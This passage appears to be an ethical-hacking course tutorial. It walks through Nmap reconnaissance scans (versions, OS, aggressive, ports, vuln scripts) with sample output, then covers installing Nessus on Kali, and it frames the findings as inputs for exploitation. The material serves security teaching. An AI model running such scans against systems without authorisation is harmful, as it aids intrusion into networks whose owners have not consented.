
If your virtual machine also gives you inconclusive results, you may use `scanme.nmap.org` as your host, as shown below, to show what the results could look like. In this case, this host is using a Linux machine. You also get to see the service versions for the open ports, such as port 80 running Apache httpd 2.4.7. This is important for the exploitation phase as you will have to research what vulnerabilities this version of Apache has.



```
root@bee-ubuntu-linux:/home/bee# nmap -sV scanme.nmap.org
Starting Nmap 7.80 ( https://nmap.org ) at 2024-07-05 00:04 SAST
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.46s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 996 closed ports
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http       Apache httpd 2.4.7 ((Ubuntu))
9929/tcp  open  nping-echo Nping echo
31337/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.19 seconds
```


- **OS detection:** Determines the operating system of a host. In this case, Nmap couldn't identify the service version although the system is running Ubuntu Linux. Again, note that the port scanning feature does not always give precise answers, and Nmap tries to get as close as it can from the ports it can see.

```
nmap -O 192.168.32.129
```



```
root@bee-ubuntu-linux:/home/bee# nmap -O 192.168.32.129
Starting Nmap 7.80 ( https://nmap.org ) at 2024-07-04 23:15 SAST
Nmap scan report for bee-ubuntu-linux (192.168.32.129)
Host is up (0.00014s latency).
Not shown: 999 closed ports
PORT     STATE    SERVICE
3389/tcp filtered ms-wbt-server
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.91 seconds
root@bee-ubuntu-linux:/home/bee# nmap -O 192.168.32.129
Starting Nmap 7.80 ( https://nmap.org ) at 2024-07-04 23:16 SAST
Nmap scan report for bee-ubuntu-linux (192.168.32.129)
Host is up (0.000096s latency).
Not shown: 999 closed ports
PORT     STATE    SERVICE
3389/tcp filtered ms-wbt-server
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.88 seconds
```

Again, if your virtual machine also gives you inconclusive results such as the screenshot above, you may use `scanme.nmap.org` as your host as shown in the screenshot below. This is to show what the results could look like, and in this case this host has inconclusive results as well, but the previous step has revealed that the host is a Linux machine.




```
root@bee-ubuntu-linux:/home/bee# nmap -O scanme.nmap.org
Starting Nmap 7.80 ( https://nmap.org ) at 2024-07-05 00:06 SAST
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
9929/tcp  open  nping-echo
31337/tcp open  Elite
Aggressive OS guesses: Linux 3.2 (92%), Linux 4.4 (92%), DD-WRT v24-sp2 (Linux 2.4.37) (89%), Actiontec MI424WR-GEN3I WAP (8
9%), Microsoft Windows XP SP3 or Windows 7 or Windows Server 2012 (87%), Microsoft Windows XP SP3 (87%), BlueArc Titan 2100
NAS device (85%), TiVo series 1 (Sony SVR-2000 or Philips HDR112) (Linux 2.1.24-TiVo-2.5, PowerPC) (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 21 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.60 seconds
```

- **Aggressive scan:** Enables OS detection, version detection, script scanning, and traceroute. Aggressive scans provide far better information than regular scans. However, an aggressive scan also sends out more probes, and it is more likely to be detected during security audits.

```
nmap -A 192.168.32.129
```

- **Scanning specific ports:** Used when you know which ports you want to scan for. In this case, both port 80 and 443 are closed. Remember that port 80 is not secure, so if it was open this could be a potential gateway for exploitation.


```
nmap -p 80,443 192.168.32.129
```



```
root@bee-ubuntu-linux:/home/bee# nmap -p 80,443 192.168.32.129
Starting Nmap 7.80 ( https://nmap.org ) at 2024-07-04 23:21 SAST
Nmap scan report for bee-ubuntu-linux (192.168.32.129)
Host is up (0.000085s latency).

PORT    STATE  SERVICE
80/tcp  closed http
443/tcp closed https

Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
```

You can also scan for all the ports instead of specifying which ones. In this case, only one port was open.


```
nmap -p- 192.168.32.129
```



```
root@bee-ubuntu-linux:/home/bee# nmap -p- 192.168.32.129
Starting Nmap 7.80 ( https://nmap.org ) at 2024-07-04 23:23 SAST
Nmap scan report for bee-ubuntu-linux (192.168.32.129)
Host is up (0.0000020s latency).
Not shown: 65534 closed ports
PORT     STATE    SERVICE
3389/tcp filtered ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 1.65 seconds
```

- **Scriptable interaction:** Uses Nmap Scripting Engine (NSE) for more advanced detection and exploitation. This will run vulnerability detection scripts against the target. These scripts automate a variety of networking activities, including advanced network diagnostics, service discovery, and vulnerability detection. In this case, our host shows that the script (`ssl-ccs-injection`) execution has failed and has timed out due to no response from the server.


```
nmap --script vuln 192.168.32.129
```



```
bee@bee-ubuntu-linux:~$ nmap --script vuln 192.168.32.129
Starting Nmap 7.80 ( https://nmap.org ) at 2024-07-05 22:44 SAST
Nmap scan report for bee-ubuntu-linux (192.168.32.129)
Host is up (0.00014s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_ssl-ccs-injection: No reply from server (TIMEOUT)
|_sslv2-drown:
```

We can try again with the `scanme.nmap.org` host to get a successful script. In the screenshot below our command has returned some results, and the highlighted part shows that this host is vulnerable to some web app vulnerabilities such as cross-site scripting (XSS) and Slowloris DOS attacks, meaning that you can start planning exploitation for this vulnerability.

```
nmap --script vuln scanme.nmap.org
```



```
bee@bee-ubuntu-linux:~$ nmap --script vuln scanme.nmap.org
Starting Nmap 7.80 ( https://nmap.org ) at 2024-07-05 22:26 SAST
Stats: 0:04:11 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.21% done; ETC: 22:30 (0:00:02 remaining)
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.30s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
80/tcp    open  http
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=scanme.nmap.org
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://scanme.nmap.org:80/
|     Form id: nst-head-search
|     Form action: /search/
|
|     Path: http://scanme.nmap.org:80/
|     Form id: nst-foot-search
|_    Form action: /search/
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|_  /images/: Potentially interesting directory w/ listing on 'apache/2.4.7 (ubuntu)'
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
```

Common Nmap port states

Nmap classifies ports in six states, which will help you analyse the results from the scan.

1. **Open:** An application is actively accepting TCP connections and UDP associations on this port. This usually signals that the target can be further analysed and exploited.

2. **Closed:** The port is accessible but there is no application listening on it. This could mean the host is up, but no service is running on this port. Closed ports can be useful to conclude that the host exists and is reachable.

3. **Filtered:** Nmap cannot determine whether the port is open because packet filtering prevents the probes from reaching the port. The port could be open or closed, but the presence of a firewall, router, or other network device is blocking the probe. This indicates some level of network security is in place.

4. **Unfiltered**: An unfiltered port is accessible, but Nmap cannot conclusively determine whether it is open or closed. This state is most commonly observed in ACK scans, which check whether a firewall is present by sending packets designed to elicit specific responses. In this case, the lack of a response means the port is neither confirmed as open nor as filtered. An unfiltered state can indicate that a firewall is present but not interfering with the probe in a way that blocks visibility.

5. **Open|Filtered:** Nmap cannot determine whether the port is open or filtered. This indicates that no response was received, and hence, the port is either open or filtered.

6. **Closed|Filtered:** Nmap is unable to determine whether a port is closed or filtered. This state is used for IP ID idle scans where probes are dropped, making it ambiguous whether the port is actually closed or filtered.

Extra resource

Explore the **Nmap reference guide** to learn more about the features of Nmap.

Nessus

After mapping the network's topology and identifying which services run on which ports, Nessus can be used to assess vulnerabilities, such as missing updates and configuration issues. Nessus also supports compliance testing for standards like GDPR, HIPAA, and PoPIA, helping to ensure adherence to these regulations by detecting security gaps.

- **Health Insurance Portability and Accountability Act (HIPAA):** Protects health information, enhances insurance portability, and reduces fraud.

- **General Data Protection Regulation (GDPR):** Safeguards personal data and privacy within the EU, with strict compliance requirements.

- **Protection of Personal Information Act (POPIA):** Governs the processing of personal information in South Africa, balancing privacy with other rights.

In addition to vulnerability and compliance testing, Nessus can also be used for reconnaissance by cybercriminals to identify and exploit vulnerabilities.

While Nmap scans network devices at layers 3 (network) and 4 (transport) of the network stack, Nessus operates at layers 6 (presentation) and 7 (application). This allows Nessus to provide detailed and granular information on applications, services, and their configurations. As a vulnerability scanner, Nessus is frequently used in ethical hacking to uncover vulnerabilities within a network.

At the presentation layer, Nessus evaluates encrypted communications to assess the security of SSL/TLS implementations. It verifies whether SSL/TLS configurations are secure and identifies any use of weak ciphers or protocols. Nessus also analyses various data formats to understand the data being transferred and detect potential vulnerabilities related to data encoding or compression.

At the application layer, Nessus performs the majority of its operations by directly interacting with network services and applications to identify vulnerabilities. It scans and tests services such as web servers, mail servers, and database servers. For instance, Nessus checks HTTP/S for vulnerabilities like XSS (cross-site scripting) and SQL injections, while for FTP it looks for insecure authentication and anonymous access. For SMTP, Nessus examines mail servers for open relay configurations and weak authentication. Additionally, Nessus assesses SSH for potential vulnerabilities in remote access protocols.


Take note

You will not be able to use a Gmail-hosted email address to sign up for Nessus. You will need to use an email either associated with a company or educational institution, or any personal email that isn’t Gmail.

Let’s set up Nessus and perform a scan.

1. Go to **Tenable** to download Nessus. Ensure that you download it on your Kali Linux virtual machine.

2. Select the most recent version of Nessus, select “Linux – Debian – amd64” as the platform, and then click on “Download”. In this case the recent version is 10.7.5, which could be different in the future.



Tenable Nessus

1 Download and Install Nessus

Choose Download

Version: Nessus - 10.7.5

Platform: Linux - Debian - amd64

Summary

Release Date: Jul 16, 2024

Signing Keys:

RPM-GPG-KEY-Tenable-4096 (10.4 & above)

RPM-GPG-KEY-Tenable-2048 (10.3 & below)

3. Click on “I Agree” to accept the Licence Agreement. Once you have accepted, the Nessus file will start downloading automatically.

4. After downloading the file, open the terminal and navigate to the “Downloads” directory to verify that the Nessus file has been downloaded:

```
cd Downloads
```

   Use the `ls` command to check if the Nessus file is present, confirming that it has been downloaded. You should see the Nessus file listed among the files in the downloads folder.


5. Use **depackage** (`dpkg`) to locate the file.

   The `dpkg` command is a low-level package manager for Debian-based systems (such as Ubuntu). It is used to install, remove, and manage Debian packages (.deb files). Since we are trying to install this package, we will use the `-i` option:

```
dpkg -i Nessus-10.7.3-debian10_amd64.deb
```

   Other options include:

   - `sudo dpkg -r package_name`: To remove the package but leave configuration files.
   - `sudo dpkg --purge package_name`: To completely remove the package along with its configuration files.
   - `dpkg -l`: To list the packages installed.
   - `dpkg -s package_name`: To check the status of the specified package (whether it is installed, and if so, its version and other details).



```
┌──(root㉿kali)-[~/Downloads]
└─# dpkg -i Nessus-10.4.2-debian9_amd64.deb
Selecting previously unselected package nessus.
(Reading database ... 398543 files and directories currently installed.)
Preparing to unpack Nessus-10.4.2-debian9_amd64.deb ...
Unpacking nessus (10.4.2) ...
Setting up nessus (10.4.2) ...
HMAC : (Module_Integrity) : Pass
SHA1 : (KAT_Digest) : Pass
SHA2 : (KAT_Digest) : Pass
SHA3 : (KAT_Digest) : Pass
TDES : (KAT_Cipher) : Pass
AES_GCM : (KAT_Cipher) : Pass
AES_ECB_Decrypt : (KAT_Cipher) : Pass
RSA : (KAT_Signature) : RNG : (Continuous_RNG_Test) : Pass
Pass
ECDSA : (PCT_Signature) : Pass
ECDSA : (PCT_Signature) : Pass
DSA : (PCT_Signature) : Pass
TLS13_KDF_EXTRACT : (KAT_KDF) : Pass
TLS13_KDF_EXPAND : (KAT_KDF) : Pass
TLS12_PRF : (KAT_KDF) : Pass
PBKDF2 : (KAT_KDF) : Pass
SSHKDF : (KAT_KDF) : Pass
KBKDF : (KAT_KDF) : Pass
HKDF : (KAT_KDF) : Pass
SSKDF : (KAT_KDF) : Pass
X963KDF : (KAT_KDF) : Pass
X942KDF : (KAT_KDF) : Pass
HASH : (DRBG) : Pass
CTR : (DRBG) : Pass
HMAC : (DRBG) : Pass
DH : (KAT_KA) : Pass
ECDH : (KAT_KA) : Pass
RSA_Encrypt : (KAT_AsymmetricCipher) : Pass
RSA_Decrypt : (KAT_AsymmetricCipher) : Pass
RSA_Decrypt : (KAT_AsymmetricCipher) : Pass
INSTALL PASSED
Unpacking Nessus Scanner Core Components...

 - You can start Nessus Scanner by typing /bin/systemctl start nessusd.servic
e
 - Then go to https://kali:8834/ to configure your scanner
```


The above screenshot shows the installation of Nessus version 10.4.2 on a Kali Linux system using the `dpkg` command. By using the `dpkg -i` command, the installer initiates the installation of the Nessus package, placing the necessary files and dependencies on the system.

6. Start Nessus scanner by typing the following command into your terminal:

```
/bin/systemctl start nessusd.service
```

Verify that the service is running:

```
systemctl status nessusd.service
```



```
root@bee-ubuntu-linux:/home/bee/Downloads# systemctl status nessusd.service
● nessusd.service - The Nessus Vulnerability Scanner
     Loaded: loaded (/lib/systemd/system/nessusd.service; enabled; vendor preset: enabled)
     Active: active (running) since Fri 2024-07-05 00:55:26 SAST; 38s ago
   Main PID: 7162 (nessus-service)
      Tasks: 13 (limit: 4554)
     Memory: 66.0M
        CPU: 21.400s
     CGroup: /system.slice/nessusd.service
             ├─7162 /opt/nessus/sbin/nessus-service -q
             └─7163 nessusd -q
```


7. Go to **https://kali:8834/**, click on “Advance” and then “Proceed” to get to the Nessus web page. If this doesn't work, use **https://localhost:8834** instead.

8. Proceed past the security warning:

   ○ **Firefox:** Click on “Advanced”, then click “Accept the Risk and Continue”.

   ○ **Chrome:** Click on “Advanced”, then click “Proceed to kali (unsafe)”.

   This will take you to the Nessus login page.



